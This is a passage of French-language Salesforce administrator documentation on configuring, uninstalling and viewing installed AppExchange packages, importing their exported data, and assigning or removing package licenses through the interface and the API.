L'`Utilisateur actuel` de tout tableau de bord est défini sur l'utilisateur qui installe ce package. Vous pouvez modifier les propriétés du tableau de bord et remplacez l'`utilisateur actuel` par un utilisateur doté des paramètres de sécurité à appliquer à ce tableau de bord.

**Dossiers**
Si des applications contiennent des documents, des modèles d'e-mail, des rapports ou des tableaux de bord, Salesforce crée des dossiers dans l'entreprise de l'installateur à l'aide des noms de dossier de l'éditeur. Vérifiez que ces noms de dossier sont uniques au sein de votre entreprise.

Tous les utilisateurs peuvent afficher les nouveaux dossiers. Configurez les paramètres de dossier avant le déploiement si vous souhaitez restreindre leur affichage.

**Présentations de page d'accueil**
Les présentations de page d'accueil personnalisée incluses dans le package ne sont attribuées à aucun utilisateur. Pour les mettre à la disposition de vos utilisateurs, attribuez-les aux profils appropriés.

**Vues de liste**
Les vues de liste incluses dans les applications sont visibles pour tous les utilisateurs. Modifiez la visibilité de ces vues de liste, si nécessaire.

**Présentations de page**

La présentation de page par défaut des objets personnalisés du package est attribuée à tous les utilisateurs. Les administrateurs des organisations Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition peuvent configurer la présentation de page pour les utilisateurs appropriés.

Si un objet personnalisé du package inclut des relations aux objets standard, ajoutez-les aux présentations de page concernées en tant que listes associées.

Si le package comprend des liens personnalisés, ajoutez-les aux présentations de page concernées.

Si la gestion avancée des devises est activée pour votre organisation, les champs récapitulatifs de cumul de devises ne sont pas valides s'ils figurent dans des comptes et résument des valeurs d'opportunité, ou dans des opportunités et résument des valeurs d'objet personnalisé. Supprimez ces champs de toutes les présentations de page.

**Ensembles d'autorisations**

Attribuez des ensembles d'autorisations inclus dans un package aux utilisateurs qui doivent accéder au package.

Vous ne pouvez pas modifier des ensembles d'autorisations qui sont inclus dans un package géré. Si vous clonez un ensemble d'autorisations inclus dans le package ou si vous en créez un, vous pouvez apporter des modifications à l'ensemble d'autorisations, mais les mises à jour ultérieures ne l'affecteront pas.

**Système de traduction**

Les valeurs traduites pour les composants de package installés sont également installées pour toutes les langues incluses par le développeur. Tous les composants de package que le développeur a personnalisés dans la configuration, tels qu'un champ personnalisé ou un type d'enregistrement, s'affichent dans les pages de configuration de l'installateur dans la langue du développeur (langue utilisée lors de la définition de ces composants). Les utilisateurs de l'organisation de l'installateur affichent automatiquement les valeurs traduites si leur langue est comprise dans le package. Les installateurs peuvent également activer des langues supplémentaires à condition que le Système de traduction soit activé.

**Alertes de workflow**

Si le destinataire d'une alerte de workflow est un utilisateur, Salesforce remplace cet utilisateur par l'utilisateur effectuant l'installation du package. Vous pouvez modifier les destinataires de toutes les alertes de workflow installées.

**Mises à Jour des Champs de Workflow**

Si une mise à jour de champ est conçue pour remplacer un champ de responsable d'enregistrement par un utilisateur spécifique, Salesforce remplace cet utilisateur par l'utilisateur effectuant l'installation du package. Vous pouvez modifier la valeur de champ de toutes les mises à jour de champ installées.

**Messages sortants du workflow**

Salesforce remplace l'utilisateur dans le champ `Utilisateur à envoyer en tant que` d'un message sortant par l'utilisateur effectuant l'installation du package. Vous pouvez modifier cette valeur après l'installation.

**Règles de Workflow**

Les règles de workflow sont installées sans les déclencheurs temporels que le développeur a pu créer. Configurez les déclencheurs temporels si nécessaire.

**Tâches de workflow**

Salesforce remplace l'utilisateur dans le champ `Attribué à` par l'utilisateur effectuant l'installation du package. Vous pouvez modifier cette valeur après l'installation.

Personnalisez tous les autres éléments nécessaires à la mise en œuvre.

Remarque: Les éléments que vous ajoutez à une application personnalisée après l'installation sont supprimés si vous la désinstallez.

CONSULTER ÉGALEMENT :

Packages installés

Compromis et limitations de Shield Platform Encryption

# Désinstallation d'un package

Vous pouvez supprimer n'importe quel package installé, y compris ses composants et ses données. Tout champ personnalisé, lien personnalisé ou autre élément ajouté à l'application personnalisée après l'installation est également supprimé.

Pour supprimer un package :

1. Dans Configuration, saisissez *Installé* dans la case Recherche rapide, puis sélectionnez **Packages installés**.
2. Cliquez sur **Désinstaller** en regard du package à supprimer.
3. Sélectionnez Oui, je veux désinstaller ce package et supprimer définitivement tous les éléments associés, puis cliquez sur **Désinstaller**.
4. Après la désinstallation, Salesforce crée automatiquement un fichier d'exportation contenant les données du package, ainsi que toutes les notes et pièces jointes associées. Lorsque l'installation est terminée, Salesforce envoie un e-mail contenant un lien vers le fichier d'exportation à l'utilisateur qui réalise la désinstallation. Le fichier d'exportation et les notes et pièces jointes associées sont répertoriés sous la liste des packages installés. Nous recommandons de stocker le fichier ailleurs car il est disponible uniquement pendant une durée limitée à la fin de la désinstallation.

   Conseil: Si vous réinstallez le package ultérieurement et souhaitez réimporter les données qu'il contient, reportez-vous à Importation des données d'un package à la page 1267.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour désinstaller des packages :

- Télécharger des packages AppExchange

## Remarques sur la désinstallation de packages

- Si vous désinstallez un package contenant un objet personnalisé, les composants de cet objet personnalisé sont également supprimés. Ceci inclut les champs personnalisés, les règles de validation, les commandes s-control, les boutons et liens personnalisés ainsi que les règles de workflow et les processus d'approbation.
- Vous ne pouvez pas désinstaller un package s'il contient un composant référencé par un autre composant qui ne doit pas être désinstallé. Par exemple :
  - Lorsqu'un package installé inclut un composant sur un objet standard et que ce composant est référencé par un autre composant, Salesforce vous empêche de désinstaller le package. En d'autres termes, vous pouvez installer un package incluant un champ utilisateur personnalisé et concevoir une règle de workflow qui se déclenche lorsque ce champ comporte une valeur spécifique. La désinstallation du package empêcherait votre workflow de fonctionner.
  - Si vous avez installé deux packages non associés incluant chacun un objet personnalisé et qu'un composant d'objet personnalisé de la première fait référence à un composant de la seconde, Salesforce vous empêche de désinstaller le package. Cela signifie que vous pouvez installer une application de génération de rapports sur les dépenses incluant un champ utilisateur personnalisé et créer une règle de validation sur un autre objet personnalisé installé qui référence ce champ utilisateur personnalisé. Toutefois, désinstaller l'application des rapports de dépenses empêche le fonctionnement de la règle de validation.

  - Lorsqu'un dossier installé contient des composants que vous avez ajoutés après l'installation, Salesforce vous empêche de désinstaller le package.
  - Lorsqu'un en-tête installé est utilisé pour un modèle d'e-mail que vous avez ajouté après l'installation, Salesforce vous empêche de désinstaller le package.
- Vous ne pouvez pas désinstaller un package si un champ ajouté au package est actuellement mis à jour par une tâche d'arrière-plan, par exemple une mise à jour d'un champ récapitulatif de cumul. Attendez la fin de la tâche d'arrière-plan, puis réessayez.
- Les fichiers d'exportation de désinstallation contiennent des données d'application personnalisée pour votre package, à l'exception de certains composants comme les documents et les valeurs de champs de formule.

# Gestion de packages installés

Gérez les packages installés dans votre organisation Salesforce, incluant l'attribution de licences aux utilisateurs, la désinstallation de packages et l'exportation de données de package.

Remarque: Salesforce n'indique les informations de licence que pour les packages gérés. Pour les packages non gérés, les champs associés à la licence, tels que **Licences autorisées**, **Licences utilisées** et **Date d'expiration**, affichent la valeur « N/A ».

Avec cette liste, vous pouvez :

- Cliquer sur **Désinstaller** pour supprimer le package et ses composants de votre organisation Salesforce.
- Cliquez sur **Gérer les licences** pour attribuer des licences disponibles à des utilisateurs de votre organisation. Vous ne pouvez pas attribuer des licences dans Lightning Experience. Si vous devez attribuer une licence, basculez vers Salesforce Classic.

  Remarque: Si vous avez acheté une licence de site ou si le package géré n'est pas couvert par une licence, Salesforce attribue des licences à tous vos utilisateurs et vous ne pouvez pas gérer les licences. Vos utilisateurs peuvent utiliser le package, à condition de disposer des autorisations appropriées.
- Cliquer sur **Configure** si l'éditeur du package a inclus un lien vers un site Web externe contenant des informations sur la configuration du package.
- Cliquer sur le nom du package pour afficher ses détails.
- Consulter l'éditeur du package.
- Consulter le statut des licences pour ce package. Valeurs disponibles :
  - Évaluation
  - Actif
  - Suspendu
  - Expiré
  - Gratuit

  Ce champ n'est affiché que si le package est géré et fait l'objet d'une licence.
- Suivre le nombre de licences disponibles (`Licences autorisées`) et le nombre de licences qui sont assignées à des utilisateurs (`Licences utilisées`).
- Consulter la date d'expiration de vos licences pour ce package.
- Consulter la date à laquelle vos applications ont été installées.
- Afficher le nombre d'applications, d'onglets et d'objets personnalisés que contient ce package.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour désinstaller des packages :
- Télécharger des packages AppExchange

Pour attribuer les licences pour un package géré :
- Gérer les licences de package

Pour télécharger ou supprimer le fichier d'exportation d'un package désinstallé :
- Télécharger des packages AppExchange

- Déterminer si les applications, les onglets et les objets personnalisés sont pris en compte dans les limitations de votre organisation. Si c'est le cas, la case de la colonne `Limites` est cochée.

Remarque: Si vous n'avez pas installé un package géré faisant l'objet d'une licence, les champs `Éditeur`, `Statut`, `Licences autorisées`, `Licences utilisées`, et `Date d'expiration` ne s'affichent pas.

Après la désinstallation, Salesforce crée automatiquement un fichier d'exportation contenant les données du package, ainsi que toutes les notes et pièces jointes associées. Lorsque l'installation est terminée, Salesforce envoie un e-mail contenant un lien vers le fichier d'exportation à l'utilisateur qui réalise la désinstallation. Le fichier d'exportation et les notes et pièces jointes associées sont répertoriés sous la liste des packages installés. Nous recommandons de stocker le fichier ailleurs car il est disponible uniquement pendant une durée limitée à la fin de la désinstallation. À partir de cette liste :

- Cliquerz sur **Télécharger** pour ouvrir ou stocker le fichier d'exportation.
- Cliquer sur **Suppr** pour supprimer le fichier d'exportation.

**Packages gérés expirés et règles de partage**

Si une règle de partage basée sur des critères référence un champ d'un package géré dont la licence a expiré, la mention `(expiré)` est ajoutée à l'étiquette du champ. L'étiquette du champ est affichée dans la liste déroulante des champs, dans la page de définition de la règle dans Configuration. Les règles de partage basées sur des critères qui référencent des champs expirés ne sont pas recalculées, et les nouveaux enregistrements ne sont pas partagés en fonction de ces règles. Cependant, le partage des enregistrements qui existaient avant l'expiration du package est préservé.

CONSULTER ÉGALEMENT :

Affichage des détails d'un package installé

Importation des données d'un package

# Affichage des détails d'un package installé

Consultez les principales informations sur un package installé depuis AppExchange, notamment le nombre d'applications personnalisées, d'onglets et d'objets qu'il utilise. Vous pouvez également attribuer des licences à des utilisateurs, désinstaller le package et acheter le package.

Pour accéder à la page de détails du package, dans Configuration, saisissez *Packages installés* dans la case Recherche rapide, sélectionnez **Packages installés**, puis cliquez sur le nom du package que vous souhaitez afficher.

À partir de cette page, vous pouvez :

- Cliquez sur **Désinstaller** pour supprimer le package et ses composants de votre organisation Salesforce.
- Cliquez sur **Gérer les licences** pour attribuer des licences disponibles à des utilisateurs de votre organisation. Vous ne pouvez pas attribuer des licences dans Lightning Experience. Si vous devez attribuer une licence, basculez vers Salesforce Classic.

  Remarque: Si vous avez acheté une licence de site ou si le package géré n'est pas couvert par une licence, Salesforce attribue des licences à tous vos utilisateurs et vous ne pouvez pas gérer les licences. Vos utilisateurs peuvent utiliser le package, à condition de disposer des autorisations appropriées.

- Vous pouvez également cliquer sur **Afficher les dépendances** et passer en revue une liste de composants basés sur d'autres composants, autorisations ou préférences au sein du package.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour désinstaller des packages :
- Télécharger des packages AppExchange

Pour gérer les licences utilisateur d'un package AppExchange :
- Gérer les licences de package

## Affichage des packages installés

La page relative au package installé présente les attributs de package suivants (par ordre alphabétique) :

| Attribut | Description |
|---|---|
| Action | Peut correspondre à deux options :<br>• **Désinstaller**<br>• **Gérer les licences** |
| Licences autorisées | Le nombre total de licences que vous avez achetées pour ce package. La valeur est “Unlimited” si vous disposez d'une licence de site pour ce package. Ce champ n'est affiché que si le package est géré et fait l'objet d'une licence. |
| Applications | Le nombre d'applications personnalisées dans le package. |
| Applications connectées | Une liste d'applications connectées qui peuvent accéder aux données Salesforce d'un utilisateur une fois l'utilisateur et l'application vérifiés. |
| Description | Description détaillée du package. |
| Date d'expiration | La date d'expiration de cette licence, en fonction de vos conditions générales. La date d'expiration est « N'expire pas » si le package ne doit jamais expirer.Ce champ est affiché uniquement si le package est géré et fait l'objet d'une licence. |

| Attribut | Description |
| --- | --- |
| `Date d'installation` | Date à laquelle le package a été installé. |
| `Limites` | Si cet attribut est sélectionné, les applications, les onglets et les objets personnalisés du package sont pris en compte dans les limitations de votre organisation. |
| `Espace de noms` | L'identificateur alphanumérique de 1 à 15 caractères qui différencie un package et son contenu de ceux des autres développeurs dans AppExchange. |
| `Objets` | Le nombre d'objets personnalisés dans le package. |
| `Nom du package` | Nom du package, fourni par l'éditeur. |
| `Éditeur` | L'éditeur d'une liste AppExchange est l'utilisateur ou l'organisation Salesforce qui l'a publiée. Ce champ n'est affiché que si le package est géré et fait l'objet d'une licence. |
| `Statut` | Le statut d'un package. Valeurs disponibles :<br>• Évaluation<br>• Actif<br>• Suspendu<br>• Expiré<br>• Gratuit<br>Ce champ est affiché uniquement si le package est géré et couvert par une licence. |
| `Onglets` | Le nombre d'onglets personnalisés dans le package. |
| `Licences utilisées` | Le nombre total de licences qui sont déjà attribuées à des utilisateurs. Ce champ n'est affiché que si le package est géré et fait l'objet d'une licence. |
| `Nom de la version` | Nom de cette version du package. Le nom de la version correspond au nom marketing d'une version spécifique d'un package. Ce nom est plus précis que le `Numéro de version`. |

## Affichage des détails d'un package installé

La page de détail relative au package installé présente les attributs de package suivants (par ordre alphabétique) :

| Attribut | Description |
| --- | --- |
| `Applications` | Le nombre d'applications personnalisées dans le package. |
| `Description` | Une description détaillée du package. |
| `Numéro de la première version installée` | La première version installée du package dans votre organisation. Ce champ n'est disponible que pour les packages gérés. Vous pouvez référencer cette version ainsi que les versions de package |

| Attribut | Description |
| --- | --- |
| | ultérieures que vous avez installées. Si vous signalez un problème avec un package géré, incluez le numéro de version dans ce champ lors de la communication avec l'éditeur. |
| `Installé par` | Nom de l'utilisateur qui a installé ce package dans votre entreprise. |
| `Limites` | Si cet attribut est sélectionné, les applications, les onglets et les objets personnalisés du package sont pris en compte dans les limitations de votre organisation. |
| `Modifié par` | Nom du dernier utilisateur ayant modifié ce package, date et heure incluses. |
| `Espace de noms` | L'identificateur alphanumérique de 1 à 15 caractères qui différencie un package et son contenu de ceux des autres développeurs dans AppExchange. |
| `Objets` | Le nombre d'objets personnalisés dans le package. |
| `Nom du package` | Le nom du package, fourni par l'éditeur. |
| `Type de package` | Indique si le package est géré ou non géré. |
| `Instructions de post-installation` | Lien vers les informations de configuration du package après son installation. Il est recommandé de pointer ce lien vers une URL externe. Vous pourrez ainsi mettre à jour les informations indépendamment du package. |
| `Éditeur` | L'éditeur d'une liste AppExchange est l'utilisateur ou l'organisation Salesforce qui l'a publiée. Ce champ est affiché uniquement si le package est géré et couvert par une licence. |
| `Notes de publication` | Lien vers les notes de publication du package. La meilleure pratique consiste à pointer ce lien vers une URL externe pour pouvoir consulter les informations avant la publication et mettre à jour les informations indépendamment du package. |
| `Onglets` | Le nombre d'onglets personnalisés dans le package. |
| `Nom de la version` | Nom de cette version du package. Le nom de la version correspond au nom marketing d'une version spécifique d'un package. Ce nom est plus précis que le `Numéro de version`. |
| `Numéro de version` | Numéro de la dernière version du package installé. Le format est *`numéroPrincipal.numéroSecondaire.numéroCorrectif`*, tel que 2.1.3. Le numéro de version représente la version de la publication du package. Le `Nom de version` est plus précis pour la version. Le `numéroCorrectif` est généré uniquement lors de la création d'un correctif. En l'absence de correctif, le `numéroCorrectif` est zéro (0). |

## Composants non utilisés

Vous pouvez consulter une liste des composants supprimés par le développeur dans la version actuelle du package. Si ce champ fait partie d'un package géré, il n'est plus utilisé et peut être supprimé en toute sécurité, sauf si vous l'avez utilisé dans des intégrations personnalisées. Avant de supprimer un champ personnalisé, vous pouvez conserver un enregistrement des données dans Configuration, en saisissant *Exporter les données* dans la case Recherche rapide, puis en sélectionnant **Exporter les données**. Lorsqu'un composant inutilisé est supprimé, il s'affiche dans cette liste pendant 15 jours. Pendant ce temps, vous pouvez annuler sa suppression afin de le restaurer avec toutes ses données stockées, ou le supprimer définitivement. Lors de la restauration d'un champ, certaines des propriétés du champ sont perdues ou modifiées. Après le délai de 15 jours, le champ et ses données sont définitivement supprimés.

Les informations suivantes sur les composants s'affichent (par ordre alphabétique) :

| Attribut | Description |
|---|---|
| Action | Peut correspondre à deux options :<br>• **Restaurer**<br>• **Supprimer** |
| Nom | Affiche le nom du composant. |
| Objet parent | Affiche le nom de l'objet principal auquel un composant est associé. Par exemple, un objet personnalisé est le parent d'un champ personnalisé. |
| Type | Affiche le type du composant. |

## Composants du package

Vous pouvez afficher une liste des composants inclus dans le package installé. Les informations suivantes sur les composants s'affichent (par ordre alphabétique) :

| Attribut | Description |
|---|---|
| Action | Peut correspondre à deux options :<br>• **Restaurer**<br>• **Supprimer** |
| Nom | Affiche le nom du composant. |
| Objet parent | Affiche le nom de l'objet principal auquel un composant est associé. Par exemple, un objet personnalisé est le parent d'un champ personnalisé. |
| Type | Affiche le type du composant. |

CONSULTER ÉGALEMENT :

Importation des données d'un package

Gestion de packages installés

# Importation des données d'un package

Lorsque vous désinstallez un package AppExchange, Salesforce crée automatiquement un fichier d'exportation contenant les données du package, ainsi que toutes les notes et pièces jointes associées. Si vous décidez de réinstaller le package, vous pouvez importer ces données.

Pour importer les données de packages AppExchange, utilisez l'un des outils suivants selon l'édition que vous possédez :

- Pour Group Edition, utilisez l'assistant d'importation approprié.
- Avec Professional Edition, utilisez l'assistant d'importation approprié ou un outil d'intégration compatible d'un Éditeur de logiciels partenaire de Salesforce.
- Pour Enterprise Edition, Developer Edition, Performance Edition et Unlimited Edition, utilisez le module Data Loader.

## Remarques relatives à l'importation des données de packages AppExchange

- Salesforce convertit les champs de date en champs de date/heure lors de l'exportation. Convertissez les champs appropriés en champs de date avant l'importation.
- Salesforce exporte tous les champs de date/heure à l'heure du méridien de Greenwich. Avant d'importer ces champs, convertissez-les au fuseau horaire approprié.
- La valeur des champs de numérotation automatique peut être différente lors de l'importation. Afin de conserver les anciennes valeurs, créez un champ de numérotation automatique personnalisé sur un objet personnalisé avant d'importer les données.
- Salesforce met à jour les champs système tels que `Date de création` et `Date de la dernière modification` lors de l'importation. Afin de conserver les anciennes valeurs de ces champs, contactez le support Salesforce.
- Les relations ne sont pas incluses dans le fichier d'exportation. Recréez les relations de référence ou principal-détails après l'importation de vos données.
- Les ID de type d'enregistrement sont exportés, contrairement au nom du type d'enregistrement.
- L'historique des champs n'est pas exporté.
- Recréez les personnalisations effectuées dans le package après l'installation.

CONSULTER ÉGALEMENT :

Affichage des détails d'un package installé

Gestion de packages installés

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour importer les données d'un package Force.com AppExchange :

- Vous devez disposer des autorisations requises pour pouvoir utiliser l'outil d'importation que vous sélectionnez, tel que l'assistant d'importation ou Data Loader.

# Gestion des licences de packages installés

Lorsque vous installez un package géré sous licence dans votre organisation à partir d'AppExchange, vous achetez un certain nombre de licences auprès du développeur ou de l'éditeur du package. Vous pouvez attribuer chaque licence à un utilisateur dans votre entreprise. Si vous attribuez toutes les licences disponibles, mais souhaitez en octroyer à d'autres utilisateurs, vous pouvez réaffecter une licence ou en acheter d'autres. Pour obtenir davantage de licences, contactez l'éditeur du package géré.

Remarque: Si vous avez acheté une licence de site ou si le package géré n'est pas couvert par une licence, Salesforce attribue des licences à tous vos utilisateurs et vous ne pouvez pas gérer les licences. Vos utilisateurs peuvent utiliser le package, à condition de disposer des autorisations appropriées.

1. Dans Configuration, saisissez *Packages installés* dans la case Recherche rapide, puis sélectionnez **Packages installés**.
2. Cliquez sur **Gérer les licences** en regard du package.

   Remarque: Pour attribuer des licences pour un package, vous devez avoir accès à ce dernier et posséder au moins une licence disponible.

   - Pour attribuer des licences à d'autres utilisateurs, cliquez sur **Ajouter des utilisateurs**.
   - Pour supprimer la licence d'un utilisateur, cliquez sur **Supprimer** en regard du nom de l'utilisateur. Pour supprimer les licences de plusieurs utilisateurs, cliquez sur **Supprimer plusieurs utilisateurs**.
   - Cliquez sur n'importe quel en-tête de colonne pour trier les utilisateurs par ordre ascendant en utilisant les données figurant dans cette colonne. Cliquez de nouveau sur l'en-tête pour trier la colonne par ordre décroissant.
   - Si ces options sont disponibles, sélectionnez **moins** ou **plus** pour consulter une liste plus courte ou plus longue.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer les licences pour un package AppExchange :

- Gérer les licences de package

CONSULTER ÉGALEMENT :

Attribution de licences pour les packages gérés

Attribution de licences de packages installés

Suppressions de licences de packages installés

Réponse aux demandes de gestionnaire de licences

# Attribution de licences pour les packages gérés

Lorsque vous installez un package géré sous licence dans votre organisation à partir d'AppExchange, vous achetez un certain nombre de licences auprès du développeur ou de l'éditeur du package. Vous pouvez attribuer chaque licence à un utilisateur dans votre entreprise. Si vous attribuez toutes les licences disponibles, mais souhaitez en octroyer à d'autres utilisateurs, vous pouvez réaffecter une licence ou en acheter d'autres. Pour obtenir davantage de licences, contactez l'éditeur du package géré.

La liste liée aux packages gérés dans la page des détails de l'utilisateur répertorie tous les packages gérés qui sont attribués à cet utilisateur. L'attribution d'une licence pour un package géré met celui-ci à la disposition de l'utilisateur dans Salesforce.

Les packages non gérés ne figureront pas sur cette liste, puisque vous ne pouvez pas attribuer de licence pour eux.

Pour attribuer une licence à un utilisateur pour l'un des packages gérés disponibles, procédez comme suit :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Attribuer des licences** dans la liste des packages gérés.
3. Sélectionnez le package que vous souhaitez attribuer à l'utilisateur. Tous les packages gérés disponibles sont répertoriés dans la liste des packages non attribués. Après avoir sélectionné un package, Salesforce le déplace automatiquement dans la liste des packages gérés.

   La liste des packages non attribués affiche tous les packages auxquels cet utilisateur pourrait accéder si une licence lui était attribuée. Les packages n'apparaissent pas dans cette liste s'ils ne sont pas gérés, pas installés ou encore s'ils sont en cours d'utilisation ou non disponibles.

   - Cliquez sur une lettre pour afficher les packages qui commencent par cette lettre ou cliquez sur **Tout** pour afficher tous les packages gérés disponibles.
   - Cliquez sur **sélection affichée** pour sélectionner tous les packages affichés dans la liste des packages non attribués de la page en cours, en les ajoutant à la liste des packages sélectionnés ci-dessous.
   - Cliquez sur **désélection affichée** ou sur **désélectionner tout** pour déplacer les packages de la zone des packages sélectionnés vers celle des packages non attribués.
4. Cliquez sur **Ajouter**.

Pour révoquer la licence de cet utilisateur, cliquez sur le lien Supprimer en regard du nom du package concerné.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier les utilisateurs :
- Gérer les utilisateurs internes

Pour gérer les licences d'un package AppExchange :
- Gérer les licences de package

CONSULTER ÉGALEMENT :

Gestion des licences de packages installés

# Attribution de licences de packages installés

Pour attribuer des licences à des utilisateurs Force.com AppExchange :

Remarque: Si vous avez acheté une licence de site ou si le package géré n'est pas couvert par une licence, Salesforce attribue des licences à tous vos utilisateurs et vous ne pouvez pas gérer les licences. Vos utilisateurs peuvent utiliser le package, à condition de disposer des autorisations appropriées.

1. Dans Configuration, saisissez *Packages installés* dans la case Recherche rapide, puis sélectionnez **Packages installés** afin de rechercher le package installé qui contient les licences disponibles.
2. Cliquez sur le lien **Gérer les licences** en regard du nom du package.
3. Cliquez sur **Ajouter des utilisateurs**.
4. Sélectionnez une vue dans la liste déroulante ou cliquez sur **Créer une vue** pour créer une vue personnalisée.
5. Cliquez sur une lettre pour filtrer les utilisateurs dont le nom correspond à cette lettre ou cliquez sur **Tout** pour afficher tous les utilisateurs qui répondent aux critères de la vue actuelle.
6. Sélectionnez les utilisateurs.
   - Pour sélectionner des utilisateurs individuels, cochez les cases correspondantes. Les utilisateurs sélectionnés sont répertoriés dans la liste Sélectionnés. Lorsque la liste comprend tous les utilisateurs auxquels vous souhaitez attribuer des licences, cliquez sur **Ajouter**.
   - Pour sélectionner tous les utilisateurs de la vue actuelle, cliquez sur **Ajouter tous les utilisateurs**, puis sur **OK**.

Remarque: Vous pouvez aussi ajouter un seul utilisateur à partir de la page des détails de l'utilisateur.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer les licences pour une application AppExchange :
- Gérer les licences de package

CONSULTER ÉGALEMENT :

Gestion des licences de packages installés

# Suppressions de licences de packages installés

Pour supprimer des licences d'un package AppExchange de plusieurs utilisateurs :

1. Dans Configuration, saisissez *Packages installés* dans la case Recherche rapide, puis sélectionnez **Packages installés**.
2. Cliquez sur **Gérer les licences** en regard du nom du package.
3. Cliquez sur **Supprimer plusieurs utilisateurs**.
4. Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante Vue ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.
5. Cliquez sur une lettre pour filtrer les utilisateurs dont le nom correspond à cette lettre ou cliquez sur **Tout** pour afficher tous les utilisateurs qui répondent aux critères de la vue actuelle.
6. Sélectionnez les utilisateurs.
   - Pour sélectionner des utilisateurs individuels, cochez les cases correspondantes. Les utilisateurs sélectionnés s'affichent dans la liste Sélectionnés pour suppression. Lorsque la liste comprend tous les utilisateurs pour lesquels vous souhaitez supprimer des licences, cliquez sur **Supprimer**.
   - Pour sélectionner tous les utilisateurs de la vue actuelle, cliquez sur **Supprimer tous les utilisateurs**, puis sur **OK**.

Vous pouvez également supprimer les licences d'un package AppExchange d'un seul utilisateur à l'aide des options suivantes :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs** et cliquez sur **Retirer** en regard du package de la liste de packages gérés.
2. Dans Configuration, saisissez *Packages installés* dans la case Recherche rapide, puis sélectionnez **Packages installés**. Cliquez ensuite sur **Gérer les licences** en regard du nom du package, puis cliquez sur **Retirer** en regard de l'utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer les licences d'un package AppExchange :
- Gérer les licences de package

CONSULTER ÉGALEMENT :

Gestion des licences de packages installés

# Réponse aux demandes de gestionnaire de licences

Un gestionnaire de licences est une entreprise Salesforce responsable du suivi de tous les abonnés Salesforce qui installent un packageAppExchange particulier. Les administrateurs Salesforce peuvent désigner une autre entreprise comme gestionnaire de licences de l'un de leurs packages. Le gestionnaire de licences ne doit pas nécessairement être la même entreprise que celle chargée de la gestion du package. Pour choisir une autre entreprise en tant que gestionnaire de licences, vous n'avez besoin que d'une adresse e-mail (et pas d'un nom d'utilisateurSalesforce). Si un administrateur Salesforce décide de faire appel à un gestionnaire de licences tiers et saisit votre adresse e-mail, vous recevez une demande de gestion de licences par e-mail.

Pour répondre à une demande d'inscription :

1. Cliquez sur le lien disponible dans l'e-mail de demande de gestion de licences. La demande d'inscription apparaît alors dans l'interface Developer Edition du demandeur.
2. Cliquez sur **Accepter** pour achever le processus d'inscription. Vous pouvez également cliquer sur **Rejeter** pour rejeter la demande et fermer le navigateur. Vous ne pouvez alors plus utiliser le lien.

   Remarque: Si vous acceptez la demande, vous autorisez Salesforce à créer automatiquement des enregistrements dans votre système Salesforce afin de pouvoir effectuer le suivi des informations sur le package. Le choix d'une entreprise de gestion de licences est définitif. Vous ne pouvez pas le modifier.
3. Entrez le nom d'utilisateur et le mot de passe correspondant à l'entreprise Salesforce qui doit assurer la gestion des licences du package. Le gestionnaire de licences peut être n'importe quelle entreprise Salesforce ayant installé l'application de gestion de licences (LMA) gratuite disponible dans Force.com AppExchange.
4. Cliquez sur **Confirmer**.

CONSULTER ÉGALEMENT :

Gestion des licences de packages installés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

Les téléchargements et installations de packages sont disponibles dans **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour répondre à des demandes d'inscription :

- Personnaliser l'application

# Attribution de licences à l'aide de l'API

Les administrateurs peuvent utiliser l'API afin d'associer ou de révoquer des licences pour n'importe quel package géré installé dans leur organisation. Les informations de licence d'un package sont stockées dans deux objets, PackageLicense et UserPackageLicense. Auparavant, ils étaient accessibles uniquement dans la page Gérer les licences dans Configuration. Ils sont désormais accessibles en tant qu'objets standard, ce qui permet aux administrateurs d'attribuer des licences à des utilisateurs spécifiques via des appels d'API. Cela permet d'accélérer et de faciliter la gestion des licences de package dans une organisation abonnée, notamment lors de déploiements à grande échelle.

Supposons par exemple qu'un administrateur installe une application destinée à 200 commerciaux d'une société. L'attribution d'une licence à chaque personne à partir de l'interface utilisateur serait inefficace et fastidieuse. Grâce à l'API, l'administrateur peut attribuer des licences à tous les commerciaux, en fonction de leur profil, en une seule étape.

Voici quelques tâches courantes de gestion des licences que les administrateurs peuvent confier à l'API.

- Déterminer le nombre de licences de package en cours d'utilisation et disponibles.
- Vérifier si un utilisateur spécifique dispose d'une licence pour un package.
